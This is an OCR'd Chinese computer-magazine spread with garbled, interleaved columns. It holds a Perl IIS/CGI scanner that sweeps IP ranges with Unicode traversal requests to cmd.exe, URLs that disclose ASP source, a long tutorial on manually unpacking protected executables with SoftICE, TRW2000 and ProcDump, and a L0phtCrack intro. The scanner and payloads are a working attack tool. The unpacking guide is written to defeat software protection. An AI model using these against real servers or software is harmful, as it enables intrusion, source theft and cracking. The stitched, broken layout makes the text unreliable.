    "GET /scripts/..%c0%af../winnt/sys-
tem32/cmd.exe?/c+dir\n\n",
    "GET /scripts/..%c0%2f../winnt/
system32/cmd.exe?/c+dir\n\n",
);
@names_w = (
    "_yti_inf.html", "service.pwd", "users.
pwd", "authors.pwd", "administrators",
    "shtml.dll", "shtml.exe", "args.bat",
    "uploader.exe", "rguest.exe",
    "wguest.exe", "bdir - samples", "CGI-
mail.exe", "newdsn.exe", "fpcount.exe",
    "openfile.cfm", "exprcalc.cfm", "dis-
popenedfile", "sendmail.cfm", "codebrws.asp",
    "codebrws.asp2", "showcode.asp", "search
97.vts", "carbo.dll", "UNICODE - %c1%1c",
    "UNICODE - %c1%9c", "UNICODE - %
c0%af", "UNICODE - %c0%2f");

```

```

$insecure = 0;
use IO::Socket;
my ($port, $sock, $server);
$size = 0;
if(! $ARGV[0])
{
    &usage;
    exit;
}
$server = $ARGV[0];
($s, $e) = split(/-/, $server);
($ia, $ib, $id, $ix) = split(/\.\/, $s);
print "[Scanning from $s to $ia.$ib.$id.
$e]\n";
$port = $ARGV[1];
if(! $ARGV[1]) { $port = 80; }
for($i = $ix; $i <= $e; $i++)
{
    $server = "$ia.$ib.$id.$i";
    &connect;
}
print "[Windows IIS/CGI Scanner by
Bruce Pao]\n";
sub connect
{
    #print "[Trying $server]\n";
    $sock = IO::Socket::INET->new(Peer-
Addr => $server,
    PeerPort => $port,
    Proto => 'tcp');
    if ($sock)
    {
        print "[Connected to $server on $port]\n";
    }
    $n = 0;
    &version;
    close($sock);
}

```



```

    $size + +;
}
}

sub version {
    $ver = "HEAD / HTTP/1.0\n\n";
    my($iaddr, $paddr, $proto);
    $iaddr = inet_aton($server) || die "Error: $!";
    $paddr = sockaddr_in($port, $iaddr) || die "Error: $!";
    $proto = getprotobyname('tcp') || die "Error: $!";
    socket(SOCK, PF_INET, SOCK_STREAM, $proto) || die "Error: $!";
    connect(SOCK, $paddr) || die "Error: $!";
    send(SOCK, $ver, 0) || die "Can't to send packet: $!";
    $check = ;
    ($http, $code, $blah) = split(/ /, $check);
    if($code != 503)
    {
        print "[Server version is]: \n[ - - - - -
- - - - - ]\n";
        while()
        {
            print;
        }
        print "[ - - - - - ]\n";
    }
    $n = 0;
    foreach $scripts_w (@scripts_w)
    {
        print "Searching for @names_w[$n]: ";
        $scw = $scripts_w;
        $name = @names_w[$n];
        &win_scan;

```

```

    $n + +;
}
}

close(SOCK);
}

sub win_scan {
    my($iaddr, $paddr, $proto);
    $iaddr = inet_aton($server) || die "Error: $!";
    $paddr = sockaddr_in($port, $iaddr) || die "Error: $!";
    $proto = getprotobyname('tcp') || die "Error: $!";
    socket(SOCK, PF_INET, SOCK_STREAM, $proto) || &error("Failed to open socket: $!");
    connect(SOCK, $paddr) || &error("Unable to connect: $!");
    send(SOCK, $scw, 0);
    $check = ;
    ($http, $code, $blah) = split(/ /, $check);
    if($code == 200)
    {
        print "[Found!]\n";
        $insecure + +;
    }
    else
    {
        print "[Not Found]\n";
    }
    close(SOCK);
}

##### USAGE #####
sub usage {
    print "[Usage: iis - unicode IP - END IP PORT ]\n n[Example: iis - unicode 192.168.0.1 - 255 80]\n n[Put first argument

```

脱壳 专辑

引言

由于最近在网上的软件加壳之风日盛。如果作为一个 Cracker ,不跟着时代走,可能在不久的将来,你就没有什么软件可以修改了,所以一定要在加壳脱壳方法上下点苦功才行。

现在脱壳一般分手动和自动两种,手动就是用 TRW2000、TR、SOFTICE 等调试工具对付,对脱壳者有一定水平要求;而自动就稍

好些,用专门的脱壳工具来脱即可。最常用的某种压缩软件都有他人写的反压缩工具对应,有些压缩工具自身能解压,如 UPX;有些不提供这功能,如 ASPACK 就需要 UNASPACK 对付,好处是简单,缺点是版本更新了就没用了。另外脱壳就是用专门的脱壳工具来对付,最流行的是 PROCDUMP v1.6.2,可对付目前各种压缩软件的压缩档,如 ACDSEE 3.0 脱壳。本文第四节专讲高手 Ru Feng(编者注:此君可谓国内“脱壳”技术的元老,如

```
-s for single host scan]\n";
    exit(0); }
##### END #####
    print "[Totally found $size hosts with
open $port port and $insecure buggy scripts]
\n";
```

6. 泄漏 ASP 原码的 6 种方法

在本文的最后,向你展示在没有打 Services Pack6 补丁的 NT server 上可以看到 ASP 程序的源代码的 6 种方法,如果你的站点不幸被别人看到了源代码,你可能知道这意味着什么,别人可以知道你数据库的位置,可以读出其中的重要资料,这不能不说是一种灾难。

(1) <http://www.someserver.com/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/Samples/SELECTOR/showcode.asp>

解决方案:删除 showcode.asp

(2) <http://somewhere/something.asp>: \$

DATA

解决方案:装 sp3

(3) <http://somewhere/something.asp%2e>

解决方案:装 sp4

or <http://somewhere/something.asp>。(加一个点)

解决方案:装 sp4

(4) <http://somewhere/something%2e%41sp> 或者 <http://somewhere/something%2e%asp>

解决方案:装 sp4

(5) <http://somewhere/something.asp%81>

解决方案:装 sp6 或者打补丁

6、<http://somewhere/iissamples/exair/howitworks/code.asp?source=xxx.asp>

最大的危害莫过于 ASP 文件可以被上述方式读出;数据库密码以明文形式暴露在黑客眼前!


果大家有什么“脱壳”方面的问题,可以通过 ocq@163.net 联系他。)杰作,让你快速掌握其用法,快速步入较高境界。

当然,手动脱壳应熟练掌握,这样你以不变对万变,可以横扫千军。本文第五节是一篇 TRW2000 手动脱壳过程。所以建议有一点破解基础的朋友还是快点熟悉 TRW2000,用它比 SOFTICE 效率更高,并且目前很少有软件对 TRW2000 设防,而 SOFTICE 就不同了,树大招风呀,很多软件都对它设防,虽然目前有补丁可以减少这一情况,但还是不方便。不信你装载 SOFTICE 后运行 ASPACK 后看看有什么反应?哈,傻眼了吧!

本着为做到知己知彼百战百胜,我在第一、二节先讲解加壳的原理和压缩工具介绍。

第一节 壳的工作原理

通常对可执行文件的加密都要做到既要有效加密(合法验证),又要能够可靠的运行这就需要程序加上一层保护原程序的加密外壳。该外壳包含了加密所需的各种层次结构,如反跟踪、解密还原、设置环境等等。在通过了外壳程序对使用者合法性的检查判断后,解密还原原程序,并为原程序设置好运行环境,使程序可靠地运行。外壳程序原理框架如下图 1-1:



原程序执行过程 加密后的程序执行流程

图 1-1

通常加密外壳程序包含多层代码,每一层代码都拥有反跟踪,解密还原下层代码的程序,它们层层紧扣,层层相关。只有正确地通过了上层的代码,才能得到下层的程序,并正确地按加密者思路执行下去。在通过了层层代码后,才能到达加密外壳的核心区域——验证程序。验证程序验证使用的合法性,如果验证通过,就还原原来的程序,并为其设置初始环境执行;如果通不过验证,就不正常退出或进入死循环!

加密外壳程序实际上是加密系统的一个部件,需要把它“装配”到被加密的程序中,使被加密的程序先执行加密外壳,再执行原来的程序。这在 DOS 系统下是很好实现的,如执行文件压缩程序、加壳程序、病毒程序等等。因为 DOS 系统的可执行文件(.COM 和 MZ 格式的 .EXE)结构都比较简单,且自装载程序简单易于实现,容易做到完全的加密。而 Windows 95 和 Windows 3.1 系统的可执行文件(PE 格式和 NE 格式)结构复杂,自装载机制复杂。虽然 Windows95 下的“装配”既麻烦又困难,但它关系到一个加密系统能否最终由构想变为现实。所以还是要花一定的功夫的。

第二节 压缩工具介绍

要脱壳就应先了解常用压缩工具有哪些,这样知己知彼,才能最终百战百胜。如今越来越多的软件商喜欢用压缩方式发行自己的产品,如 The bat! 用 UPX 压缩,ACDSEE3.0 用 ASPACK 压缩等。它有以下因素:

一是如今微机的性能好,执行过程中解压使人感觉不出来,用户能接受;

二是压缩后软件体积缩小,在当今英特网普及的今天,便于网络传输;

三是(当然是针对我们了)增加破解的难度:-)

我们平时接触的压缩工具,如 Winzip,

· Pc friend ·

RAR 等可压缩任何文件,但压缩后的文件不能直接执行,跟我们今天谈的不一样。我们对付的是 EXE 压缩软件,就是专门压缩 Win95 下的 PE 格式 EXE 文件,当然有些也能压缩 DLL 文件。用它压缩的文件就是体积缩小,别的性质没改变,还是 EXE 文件,仍可执行,只是运行过程和以前不一样了。压缩工具把文件压缩后,在文件开头一部分加了一段解压代码。执行时该文件时,该代码先执行解压还原文件。不过这些都是在内存中完成的,由于微机速度快,我们基本感觉不出有什么不同。手动脱壳关键就是找到解压结束后准备跳到正常 EXE 文件执行的那个关键点。在 TRW2000 下环境下用相关命令操作即可脱壳,如 `pe-dump` 自定文件名即可。

Win95 下的 PE 格式 EXE 压缩软件和 DOS 下的 EXE 压缩不同, Win95 EXE 的压缩率一般都不是很高,压缩率一般是在 50% 左右,而不是像 DOS 下的 EXE 那样,情况理想的话,压缩率达到 20% 也是常有的事。这是由两种 EXE 构造的不同而产生的,或者以后的 Win95 EXE 压缩软件可以把压缩率再提高点,但我想很难达到像 DOS 下那样的压缩率。一般常见有以下几种:

WWPACK32; PE - PACK ; PETITE ; NEOLITE ; ASPACK ; UPX 等。其中压缩率最高的是 UPX; 而 ASPACK 无论是在压缩率、速度、兼容性、操作等各方面都同样有过人之处的压缩软件。

我们平时遇到最多的是用 UPX、ASPACK 压缩过的软件。下面就分别介绍这两种压缩工具。

UPX 是 Ultra Packer For executable 的缩写,意即“极端的可执行文件打包高手”。从名字可以看出,它的特点是压缩比高,经实验证明,一般都在 50% 左右,也就是说文件大小可以减少 50%。需要说明的是,它是一个命令行

工具,要使用命令 + 参数的方式才能用,这似乎有悖于当前的趋势。但正因为如此,它颇受计算机高手的青睐,而初级用户也可以从中领略命令行的魅力。

UPX 有下面的几个优点:

1. 压缩比极高,而且提供多达 9 级的压缩率选择,方便各种方式的应用。例如压缩一个 5MB 的文件,压缩等级为 9 的结果比软件默认的压缩等级 7 就小了 0.65KB。

2. 支持众多的文件格式,包括 `dos/exe`、`dos/com`、`dos/sys`、`djgpp2/coff`、`watcom/le` (支持 DOS4G, PMODE/W, DOS32a 和 CauseWay)、`win32/pe`、`rtm32/pe`、`tmt/adam`、`linux/i386`、`atari/tos`。

3. 更好的扩展性,易于支持新的压缩格式。

4. 提供了多种版本以适应多种操作系统,现有 DOS 版、Windows 版、Linux 版。

UPX 的命令格式为:

```
upx [-123456789dlthVL] [-qvfk] [-o file] file.....
```

下面,对其中的几个常用参数进行说明。

—— `file.....` : 是用户要压缩的文件名,其中可包含路径;

—— `-123456789`: 表示压缩级别,9 是压缩后文件最小的,但执行速度也最慢,默认值是 7;

—— `-g`: 得到更多的帮助;

—— `-q`: 关闭信息输出;

—— `-o file`: 相当于“另存为”的功能,保留原来的文件不动,将压缩后的文件存为 `file` 所指定的名字。

该软件不仅能压缩 Win32 程序,对于 16 位 DOS/Windows 程序也能进行压缩。

在使用中需要注意,目前的版本只能还原 65K 以下的文件,压缩时最好选择备份源文件以便出现问题后重新压缩。

点评:小巧灵活,功能强大,但由于其操作方式为 DOS 命令行方式,且参数较多,光是压缩等级就分为了 9 级,在使用上有所不便。

另外,UPX 在压缩速度上还有些差强人意。经测试,在最高级别时压缩一个 5MB 的文件大约耗时 20 分钟。通常用于压缩体积较小的 *.com 文件。

ASpack 是专门用来压缩可执行文件的压缩软件。具体说来,就是压缩 Win95/98/NT 下的 32 位可执行文件以及动态连接库,即扩展名为 EXE、DLL、OCX、DPL (Delphi DLL) 和 BPL (Delphi DLL) 的文件。它是俄罗斯人 Alexey Solodovnikov 用 Borland (Inprise) Delphi 2.0 编写的共享软件,我得到的版本是 2.000,可以试用 30 天,无功能限制;安装程序 322KB;属于“绿色软件”,COPY 来就可以使用,DEL 了也就删除干净了;支持包括中文在内的多种语言包。

通常一个可执行文件是由程序体和内部资源两部分构成的,ASpack 压缩的就是这两部分。压缩的同时它会在被压缩的文件中写入一个解压缩程序,当被压缩的文件运行时,首先在内存中执行这个程序,将程序还原,而后运行。因为 ASpack 有着强大的压缩算法(编者:据 ZDnet 的介绍,ASpack 的解压程序是用纯汇编语言编写的 32 位程序,解压速度可超过每秒 1MB),其解压缩程序代码非常精炼 (<1Kb),解压缩的过程又是在内存中进行的,所以压缩后的程序完全可以像普通程序一样使用,根本感觉不到什么延迟。压缩完成后,应用程序就与压缩程序脱离了关系,可以独立运行,不需要 ASpack 和其他文件额外的支持。这也就是它的压缩原理。

ASpack 可以使你的应用程序更小、更快、更好,其平均压缩率可以达到 40% ~ 70%。经过压缩后的可执行文件体积减小,不仅减少了网络下载时间和硬盘存储空间,而且减少了程

序启动时驱动器的存取时间,也就使程序启动得更快;而且程序压缩后还可以有一定的加密作用,不会被轻易地反编译和破解。

ASpack 支持长文件名;支持鼠标右键操作模式,也支持命令行模式;支持命令行模式下的通配符如:ASpack C:*.*.EXE。在我使用过的众多同类压缩程序中,ASpack 的界面是最简洁和最友好的,简简单单、干干净净、明明白白(如图 1-2)。可以说,ASpack 是一个懒人用的程序,真正做到了“程序以人为本”。




图 1-2

下面让我们来实际操作一下,很简单,你所要做的只是在对话框中打开想要压缩的应用程序,按下“开始压缩”按钮,剩下的事就交给它吧。等到压缩进程达到 100% 的时候,就会出现“测试”按钮,按下去就可以运行你刚才压缩的程序。看看它运行得是否正常。如果没有报什么错,那么就恭喜你了——压缩成功!当你退出了测试的压缩程序时,ASpack 界面上就会出现“恢复”和“删除备份”两个按钮,根据测试结果,可以分别选择删除原程序备份或者是恢复原程序。

ASpack 具有以下几个特点:

1. 压缩率高

ASpack 对 EXE 或 DLL 文件的压缩率普遍在 20% 到 60%,也就是说,一个 1M 的文件,压缩以后只有 200K 到 600K 大小。

2. 出错率低

与同类软件相比,ASPack 的出错率是非常低的。我对十几个 EXE 文件进行压缩,没有发现一个出错的,压缩以后都能正常运行。即便如此,ASPack 仍对每一个要压缩的文件做了备份,以保万无一失。

3. 压缩速度较快

ASPack 的压缩速度在同类软件中也是最快的。

ASPack 使用起来也很方便。虽然 ASPack 是一个俄罗斯人编写的,但是它却是支持 20 种语言的多语言版本的程序,这其中当然也包括中文。

把 ASPack 的最新版本 ASPack v2.1 安装好以后,双击 ASPack 运行软件,出现了程序界面后,首先选择“Options”标签页,在“Language”下拉框中选择“Chinese gb”,这时程序界面就会自动变成简体中文了。然后,在“打开文件”标签页中点击“打开”按钮,选择好你要压缩的文件,确定以后,ASPack 会自动为你进行以“原文件名.BAK”为名备份原文件、压缩文件、显示压缩比等一系列工作。压缩完了以后,显示的就是文件的压缩比,以及原文件与目标文件的大小的对比。还会有一个“测试”按钮,选择它以后,ASPack 会把压缩以后的文件运行(如果是 EXE 文件的话)。如果你发现文件运行起来没什么问题,就可以把备份的原文件删除,达到节省磁盘空间的目的。

第三节 Procdump 的使用说明

对于一些朋友来说,要想用好 Procdump 1.50,可能还有点问题,因为它的 Script 的说明书是英文的,下面就翻译出来供大家使用时参考。

一、ProcDump32 的 Script 扩展

A、功能定义:

1) Look 功能:这个 Look 功能是在被载入的程序中查找指定的 HEX 字符串。它会把我

到了的内存地址保存下来以便你可以方便在此内存地址设置断点。例:Look OF,85 将用于搜索一个 JNE 或一个长 jump。你可以通过 BP 命令来设置断点。

2) ADD 功能:允许你在当前内存地址上加一个变址值(例:出现于 look 命令或 POS 命令之后)。

3) DEC 功能:猜测;)

4) REPL 功能:这个功能用于在当前内存中修改内码(连续的 HEX)(注:它出现在 look 命令之后)。例:REPL 90,90 将会在你当前的内存位置开始连接放入两个 NOP 指令。

5) BP 功能:在当前内存位置设置一个断点。

6) BPX 功能:在指定的位置设置断点。这个位置与程序开始位置有关。

例:如果程序的开始位置在 RVA 66000 h,BPX 2672 就会在 RVA 68672 设置断点。

7) BPF 功能(用标志位设断):这个功能会检查每一次断点发生时的标志位的值是否为你所设定的值。断点的位置为当前内存地址。

二、Unset/Set 的内容

C* C *进位标志。

P* P *奇偶标志。

A* A *辅助进位标志。

Z* Z *零标志。

S* S *正负号标志。

D* D *方向标志。

O* O *溢出标志。

你可以单独测试 ONE 旗标。

8) BPC 功能:当经过当前位置的次数达到设定值时发生中断。例:BPC 15(在第 21 (15h) 次经过当前位置时中断)

9) BPV 功能:当如果寄存器的值达到了你设定的值时中断。例:BPV EAX = 5 (当

特定位置的 EAX = 5 时中断)。

10) MOVE 功能:设置当前 EIP。加一个参数值给当前 EIP。但请小心使用它。其实它对于程序没有做到什么,只是当你要跳过一些 CRC 检查时,就要用到它了,它相当于代替一连串的 NOP 指令。例:MOVE 14 就会把当前 EIP 变为 EIP + 14h。

11) POS 功能:为所有的功能设置当前内存地址,这个位置与程序开始位置有关。

12) STEP 功能:这个功能是设置一步一步的进行分析。它通常是用于完成跟踪 dump 过程的。注意:单步模式就意味着每一行代码它都进行测试 -> 慢!!所以设置单步模式一般都放在最后。

13) OBJR 功能:这个功能是设置以基始内存地址为开始进行扫描。对于 LOOK 命令有影响。

14) BPREG 功能:以通过寄存器的值来设置断点。

15) WALK 功能:执行下一条指令后把控制权交还 ProcDump32。

16) EIP 功能:设置下一个 EIP 为原来程序的最初进入点。

注意:在断点之后,下一个 EIP 就是断点地址本身。

17)建立外部帮助文件:通过特殊的参数创建外部文件。这个你指定的 ini 文件是由一些特殊的参数组成和建立的。它包括:进程的 Pid 所有寄存器的值包括 EIP,当前 EIP 的值。

B、在 script 中 Options 的格式

Options 是通过 OPTL 开始的,并以 DWORD 形式保存的。

OPTL1 =

DWORD :设定 AutoDump 中的延迟时间,以 ms 为单位。

OPTL2 =

BYTE:自动执行 EIP

BYTE:忽略错误

BYTE:快速模式 Dump

BYTE:外部 Predump

OPTL3 =

BYTE:优化 PE

BYTE:自动计算程式

BYTE:跟踪 API

BYTE:自动分层

OPTL4 =

BYTE:未知模式

BYTE:Import 表类型重建

BYTE:修复 Header

BYTE:修复 Relocs

OPTL5 =

BYTE:保留

BYTE:保留

BYTE:检查 Header

BYTE:合并代码

为得到更详细资料 ……查看 ProcDump

Options 的解释吧。

C、如何编写你的加壳软件的定义

1)添加索引段:加一个 Pxx 的声明 ……

注意 xx 的值是跟接在最后一个的值。

例如:

增加之前

[INDEX]

P1 = Shrinker 3.3

P2 = Wwpack32 Beta 9

P3 = Wwpack32 1.0

增加之后

[INDEX]

P1 = Shrinker 3.3

P2 = Wwpack32 Beta 9

P3 = Wwpack32 1.0

P4 = My Own definition

2)增加你的定义:每行的定义都必须事先

· Pc friend ·

声明,例如用 Lxx。

例:

[My own definition]

L1 = Look 0F,85,DB,FF,FF

L2 = BP

L3 = STEP

你可以在定义中多加一点默认 options , 添加 OPTLx 的方法也是这样做,如果你没有指定默认的。

第四节 手动脱壳的基本技巧

目标程序:用 Shrinker v3.4 压缩过的 Notepad.exe

使用工具:ProcDumpSofticeSymbol Loader

破解方法:手动脱壳

使 Softice 中断于程序入口处

用 Symbol Loader 打开已压缩的 notepad.exe。点击 Symbol loader 任务条上的第二个图标,当你把鼠标移到图标上时,在 Symbol Loader 窗口底部提示行你会见到“Load the currently open module”的字样。你将得到一条出错信息并问你是否尽管出错还是要装入这个 exe 文件。点击“Yes”。假如 Softice 已经运行的话,它应该在程序的入口处中断。可是它并没有中断,压缩过的 notepad.exe 直接就运行了。该到改变 characteristics of the sections 的时间了……通过改变 characteristics,你可以使 Softice 中断于程序入口。用 ProcDump 装入压缩过的 notepad.exe (使用 PE Editor) 你会看到这个以“PE Structure Editor”作为标题的窗口,点击称作“Sections”的按钮,你将得到另一个以“Sections Editor”做标题的窗口。

你会见到压缩过的 notepad.exe 的不同 sections。第一个是.shrink0 它的 characteristics 是 C0000082。改变 characteristics:鼠标左键点击.shrink0 再点击右键并选择 edit section。你将得到另一个窗口,它用“Modify section

value”作标题。把 Section Characteristics 由 C0000082 改为 E0000020。

一路按 OK,直到你回到 ProcDump 的主窗口。你现在可以把 ProcDump 放在一边了。

找到程序真正入口并进行脱壳

现在,希望你没有关闭 symbol loader。假如你关掉的话,重新运行它,打开并装入已压缩的 notepad.exe。当你这次点击“Yes”时,你会发现你已在进入 Softice 中了……

我把下面的代码贴出来并加上注解。

你在 SICE 中所见到的。Softice 中断时,你会在这儿。一直按 F10 走过这部分代码:

```

0041454FFFFFFINVALID
0041455655PUSHEBP
004145578BECMOVEBP,ESP
0041455956PUSHESI
0041455A57PUSHEDI
0041455B756BJNZ004145C8(NO JUMP)
0041455D6800010000PUSH00000100
00414562E8D60B0000CALL0041513D
0041456783C404ADDESP,04
0041456A8B7508MOVESI,[EBP+08]
0041456DA3B4F14000MOV[0040F1B4],
EAX
0041457285F6TESTESI,ESI
004145747423JZ00414599(JUMP)
0041459933FFXOREDI,EDI
0041459B57PUSHEDI
0041459C893D8C184100MOV[0041188C
],EDI
004145A2FF1510224100CALL[KERNEL
32! GetModuleHandleA]
004145A88BF0MOVESI,EAX
004145AA68FF000000PUSH000000FF
004145AFA1B4F14000MOVEAX,[0040F
1B4]
004145B4897D10MOV[EBP+10],EDI
  
```

```

004145B7C7450C01000000MOVDWORD
PTR [EBP + 0C], 00000001
004145BE50PUSHEAX
004145BF56PUSHESI
004145C0FF15F4214100CALL[KERNEL
32! GetModuleFileNameA]
004145C6EB03JMP004145CB(JUMP)
004145CBE830EAFFFFCALL00413000
004145D0FF7510PUSHDWORD PTR
[EBP + 10]
004145D3FF750CPUSHDWORD PTR
[EBP + 0C]
004145D656PUSHESI
004145D7E806000000CALL004145E2
    当你走过这个位于 004145D7 的 CALL,
    压缩过的 notepad.exe 就自由运行了。再次用
    symbol loader 装入。再次来到这个 CALL 时,
    按 F8 追进去。你将看到以下代码!(不过记
    着先 BPX 004145D7)!
004145E264A100000000MOVEAX, FS:
[00000000]
004145E855PUSHEBP
004145E98BECMOVEBP, ESP
004145EB6AFFPUSHFF
004145ED6810E04000PUSH0040E010
004145F268EC5D4100PUSH00415DEC
004145F750PUSHEAX
004145F864892500000000MOVFS:
[00000000], ESP
004145FF83EC14SUBESP, 14
00414602C745E401000000MOVDWORD
PTR [EBP - 1C], 00000001
0041460953PUSHEBX
0041460A56PUSHESI
0041460B57PUSHEDI
0041460C8965E8MOV[EBP - 18], ESP
0041460FC745FC00000000MOVDWORD

```

```

PTR [EBP - 04], 00000000
004146168B450CMOVEAX, [EBP + 0C]
0041461983F801CMPEAX, 01
0041461C7510JNZ0041462E(NO JUMP)
0041461EE886030000CALL004149A9
00414623FF05C0F14000INCDWORD
PTR [0040F1C0]
00414629E882F6FFFFCALL00413CB0
0041462E8B35C0F14000MOVESI, [0040F
1C0]
0041463485F6TESTESI, ESI
004146360F848D000000JZ004146C9(NO
JUMP)
0041463C833DC4F1400000CMPDWORD
PTR [0040F1C4], 00
004146437526JNZ0041466B(NO JUMP)
00414645833D6417410000CMPDWORD
PTR [00411764], 00
0041464C741DJZ0041466B(NO JUMP)
0041464EA164174100MOVEAX,
[00411764]
    EAX 现在的值是 000010CC
00414653030588184100ADDEAX,
[00411888]
    EAX 现在的值是 004010CC
004146598945DCMOV[EBP - 24], EAX
    * * [EBP - 24] 现在含的是 004010CC
0041465CFF7510PUSHDWORD PTR
[EBP + 10]
0041465FFF750CPUSHDWORD PTR
[EBP + 0C]
00414662FF7508PUSHDWORD PTR
[EBP + 08]
00414665FF55DCCALL[EBP - 24]
    假如你追过最后这个 CALL, notepad.exe
    将再次自由运行。由上得知, 既然[EBP - 24]
    = 004010CC, 最后这句代码就意味着压缩过

```

· Pc friend ·

的程序在 CALL 004010CC。如果你追进这个 CALL，你会发现 notepad.exe 很快就会运行了。

假如你曾经追过更多 shrinker v3.4 压缩的程序，你总会见到这个“CALL [EBP - 24]”。所以，程序实际上正在进入已脱壳的程序真正入口。

再次装入压缩过的 notepad.exe，中断之后，按 F5，你将中断于 004145D7 行（这里你原来设过断点）。追进去，直到你到达 00414665 行，这里程序正要进入已脱壳程序的真正入口。

现在，键入以下命令：

a eip（然后按回车）

jmp eip（然后按回车）

按下 F5

这样将改变 00414665 行的代码。你会注意到在键入“jmp eip”并按下回车后，00414665 的指令现在是一个 jmp。这将有效地使程序“暂停”。按下 F5 使你回到 Window，你就可以 dump 已经脱壳的程序到你的硬盘了。

现在又要用 ProcDump 了。在 Task 的列表中的第一个 list 上点击鼠标右键，然后选择“Refresh list”。在 Task 列表中找到 notepad.exe，在它的上面点击鼠标右键，然后选中“Dump (Full)”，给脱壳的程序起名存盘。再在 notepad.exe 上点击鼠标右键，然后选中“Kill Task”。

改动程序入口值：如果你记得的话，脱壳的 notepad.exe 程序入口是 004010CC。再次使用 ProcDump 的 PE Editor 功能，打开已脱壳的 notepad.exe。

在“Header Infos”一项，你会看见程序入口值是 0001454F，这当然是错误的。如果你试着不改动这个入口值而运行脱壳后的 notepad.exe，程序将无法运行。

改变入口值为 004010CC，点击“OK”。

现在，运行脱壳后的 notepad.exe 吧，它

应该正常运行了。

第五节 三种常见的壳

下面是脱壳高手 iis 介绍的用三种常见的加壳工具 Pklite32, Shrinker3.4 和 Neolite 加了壳的软件是如何进行脱壳的。

一、脱壳——对用 pklite32 加壳的程序进行手动脱壳

目标文件：Pklite32w.exe

加壳方式：Pklite32

所用工具：TRW2000 v1.22

1. 用 TRW2000 的 Loader 加载加壳程序。
2. 按一下 F10，将停在下面的地方：

0167:00607005PUSHDWORD 00627F84

《——停在这里，一直按 F10

0167:0060700APUSHDWORD 00

0167:0060700FCALL00627F84

0167:00607014JMP004117B0《——执行完这个指令，执行命令 makepe 文件名：

0167:00607019INCEAX

0167:0060701ASUB[EBX],AH

3. 脱壳成功。

二、壳软件的脱对用脱壳——对用 Shrinker 3.4 加壳的程序进行手动脱壳

目标文件：Shrinker 3.4.exe

加壳方式：Shrinker 3.4

所用工具：TRW2000 v1.22

1. 用 TRW2000 的 Loader 加载加壳程序。
2. 按一下 F10，将停在下面的地方：

0167:004365AFPUSHEBP《——停在这里：

0167:004365B0MOV EBP,ESP

0167:004365B2PUSHESI

0167:004365B3PUSHEDI

0167:004365B4JNZ00436621

0167:004365B6PUSHDWORD 0100

0167:004365BBCALL004370D1

3. 一直按 F10：

0167: 00436619CALL KERNEL32! Get-ModuleFileNameA`

0167:0043661FJMPSHORT 00436624

0167:00436621MOVESI, [EBP + 08]

0167:00436624CALL00435000

0167:00436629PUSHDWORD[EBP + 10]

0167:0043662CPUSHDWORD[EBP + 0C]

0167:0043662FPUSHESI

0167:00436630CALL0043663B《--按f8
进入:

0167:00436635POPEDI

0167:00436636POPESI

0167:00436637POPEBP

0167:00436638RETOC

4. 再按 F10 到达下面的地方:

0167:0043667CINCDWORD [004311C0]

0167: 00436682CALL00435CB2《--此
处将弹出一个消息框,按“是”将返回 TRW
2000。

0167:00436687MOVESI, [004311C0]

0167:0043668DTESTESI, ESI

0167:0043668FJZ004366FF

0167:00436691CMPDWORD[004311C4],
BYTE + 00

0167:00436698JNZ004366C0

0167:0043669ACMPDWORD[00433774],
BYTE + 00

0167:004366A1JZ004366C0

0167:004366A3MOVEAX, [00433774]

0167:004366A8ADDEAX, [00433898]

0167:004366AEMOV[EBP - 20], EAX

0167:004366B1PUSHDWORD[EBP + 10]

0167:004366B4PUSHDWORD[EBP + 0C]

0167:004366B7PUSHDWORD[EBP + 08]

0167: 004366BACALLNEAR [EBP - 20]

《--按f8进入后,执行命令 makepe 文件名

0167:004366BDMOV[EBP - 1C], EAX

5. 脱壳成功。

三、脱壳——对用 NeoLite 加壳的程序进
行手动脱壳

目标文件:NeoLite(2.0).exe

加壳方式:NeoLite

所用工具:TRW2000 v1.22

1. 用 TRW2000 的 Loader 加载加壳程序。

2. 将停在下面的地方,

0167: 0041C1A8JMP0041C253《--停在这
这里

0167:0041C1ADMOVEAX, A80041DA

0167: 0041C1B2ROLBYTE [ECX + 00],
AC

0167: 0041C1B6ROLBYTE [ECX + 00],
00

0167:0041C1BAADD[EAX], AL

0167:0041C1BCADD[EAX + 6A00004A],
BH

0167:0041C1C2RET41

3. 一直接 F10:

0167:0041C262INCBYTE [0041C252]

0167: 0041C268JMPEAX《--跳到真正
的入口点

0167: 0041C26ACMPBYTE [0041C252],
00

0167:0041C271JNZ0041C286

4. 跳到下面地方:

0167: 004073F3PUSHEBP《--跳到这
里,执行命令 makepe 文件名:

0167:004073F4MOVEBP, ESP

0167:004073F6PUSHBYTE - 01

0167:004073F8PUSHDWORD 0040D1A0

0167:004073FDPUSHDWORD 00409A3C

0167:00407402MOVEAX, [FS:00]

0167:00407408PUSHEAX

5. 脱壳成功。

L0phtCrack 2.5

使用方法

L0phtCrack 是在 NT 平台上使用的口令审计工具,它能够通过保存在 NT 操作系统中 cryptographic hashes 列表来破解用户的口令。通常为了安全起见,用户的口令都是在经过加密之后保存在 hash 列表中的。这些敏感的信息如果被攻击者获得,他们不仅可能会得到用户的权限,也可能会得到系统管理员的权限。这样,后果将不堪设想。L0phtCrack 可通过各种不同的破解方法对用户的口令进行破解。

